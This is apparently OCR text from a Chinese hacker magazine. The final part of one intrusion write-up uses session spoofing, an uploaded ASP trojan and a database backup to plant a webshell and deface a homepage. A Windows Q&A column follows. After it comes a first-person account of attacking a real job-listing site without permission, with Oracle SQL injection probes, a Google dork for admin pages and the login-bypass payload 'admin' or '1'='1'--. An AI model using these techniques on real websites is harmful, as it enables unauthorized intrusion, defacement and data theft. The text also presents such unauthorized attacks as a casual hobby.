


图9

该文件的作用是让服务器分配给我们一个合法的session值，也就是构成session值AdminName非空成立！这样一来，我们就可以调用数据库备份功能了。这就是传说中的session欺骗。此外，先利用那个upfile1.asp上传一个图片格式的asp木马，如图7。

别忘了把地址记下。接着打开一个浏览器窗口，访问我们写在上面的session.asp文件，这里要注意的是不要关闭浏览器窗口，否则我们拿到的会话就会结束掉，再用这窗口去访问那个备份页面admin_database.asp，如图8，成功拿到了我们想要的东西。

接下来的事儿就简单了，把刚才的那个图片木马地址填写好，再备份成一个asp木马，这些相信大家都能轻车熟路了吧！不懂的话可以翻看以前X档案上的文章，如图9。

简简单单的我们就实现了跨权限改主页的目的，当然若能提升webshell权限就更好了！期待高手指教哦。

最后在简单说几句，很多朋友没弄清楚cookie和session的区别，粗略地说就像一份成绩单，拿回家的那份就是cookie，在学校的存档就是session，能做手脚的就只有cookie。后来把主页修了一下就通知了朋友，本次的渗透就告一段落。

呆呆虫问吧

问： 我在做图或者编程的时候经常要出去思考一下，所以离开电脑。但有时思考时间过长，再要用电脑时经常会造成死机，请问这是为什么？

答： 对于许多喜欢制图，编程的用户来说，要注意在程序调试的过程中尽量避免进入休眠状态，因为Windows启动屏幕保护、进入休眠是通过检测输入信号（如移动／单击鼠标）进行的。在制图，编程时、电脑工作总是很忙碌，但此时并不需要通过外界进行任何输入，如果这个时候电脑休眠的话，CPU和内存中的数据就会处于一种“隔离”状态，再次唤醒时，由于唤醒电脑本身通过软件进行，需要占有CPU和内存资源，这样往往会出现内存数据出错，导致蓝屏甚至死机。所以，要尽量做到长时间不用电脑时要先进行存盘，以免造成不必要的损失。

问： 呆呆，我的Windows XP系统不知是什么原因，现在无法通过控制面板中的“添加／删除程序”来添加删除程序，每当打开时，系统总是弹出“本次操作由于计算机限制而被取消，请与管理员联系”，不知如何解决？

答： 可以通过修改注册表来解除“添加或删除程序”的限制。在“运行”窗口中输入**regedit**打开注册表编辑器，并在左侧窗口中展开“HKEY_CURRENT_USER\Software\ Microsoft\Windows\CurrentVersion\Policies\Explorer”项，然后将右侧窗口中的子键“NoControlPanel”的值设为“0”或直接删除即可。

人才网怎么能没有黑客呢？



琼的木瓜

又到了该毕业的时候了，天天忙着找工作，跑招聘会是必不可少的，而那些人才网嘛，自然也就成了我每次上网访问的目标。我们当地的这个人才网挺大的，无论是公车还是招聘现场都打满了他的广告。作为一个网络安全爱好者，在办正事之余，我理所当然的又开始测试这个网站的安全性如何了！

打开这个人才网站的主页，似乎提供“asp?id=”这种形式的链接哦！通常这都是传递参数的地方，也是最容易出现问题的地方。既然使用的是asp形式，对方主机应该是Windows系统（支持asp的Unix/Linux我可是还没有听说哟）。打开该链接在最后提交了个“'”，呵呵，果然出错了！不过与我们以前遇到的信息有很大的不同，如图1。

```
OraOLEDB 错误 '80040e14'
ORA-00933: SQL 命令未正确结束
/company/zcxph_show.asp，行142
```




图1




图2




图3

OraOLEDB，似乎是Oracle数据库哦！我也经常看黑客X档案，不过，关于Oracle数据库的文章好象挺少的哟，我顿时来了兴趣。既然出错，就说明很可能存在注入！我继续提交“id=263 and 1=1”和“id=263 and 1=2”，一个返回了正常的信息，一个返回了错误信息，如图2、图3所示。由此，我确定对方存在注入，而且是int类型的！提交：

```
id=263 and (select count(*) from user_tables)>0--
id=263 and (select count(*) from user_tab_columns)0--
id=263 and (select count(*) from all_tables)>0--
```

返回信息提示说语句错误，看来这个页面对提交的参数做了一些限制，而且没有系统表猜测Oracle也很麻烦，再试试一些users表也显示不存在，至此我就没有再试探下去，我放弃了猜测管理员密码这个思路！既然这个网站对参数过滤得不好（如果好的话也不会在这样的Url里给出错误信息了），那么不知道其他一些敏感的页面有没有对参数做过详细的过滤！什么是敏感的页面呢？

打开Google，在搜索框里输入“后台 site:rc.XXX.cn”，呵呵，出来好多信息哦，如图4。




图4

如果这些后台没有过滤好参数，并且编写的Sql语句也有问题的话，我们就可以直接进入后台哦！先来试第一个链接吧！后台是www.rc.XXX.cn/hjl/，这样的后台估计使用啊D等猜测工具是猜测不出来的，幸亏我有Google，呵呵！进入后台登录的地方，先使用用户名admin，密码admin进行登录（很有效的一招哟），提示没有用户，那么我们就换个方法吧！分别在用户和密码里填“admin' or '1'='1'--”、“admin' or '1'='1'--”，如图5，这跟在MSSQL里使用是一样的。




图5

如果他验证的方法是select * from 表 where username='' and password=''，而我们提交admin' or '1'='1'--的语句就会变成select * from 表 where username='admin' or '1'='1'-

–' and password='admin' or '1'='1'--'。而“--”是注释，这样就会把表里的第一条记录取出来，我们就可以绕过验证顺利登录了！我们提交的结果证实了这一点，如图6，成功登录哦！

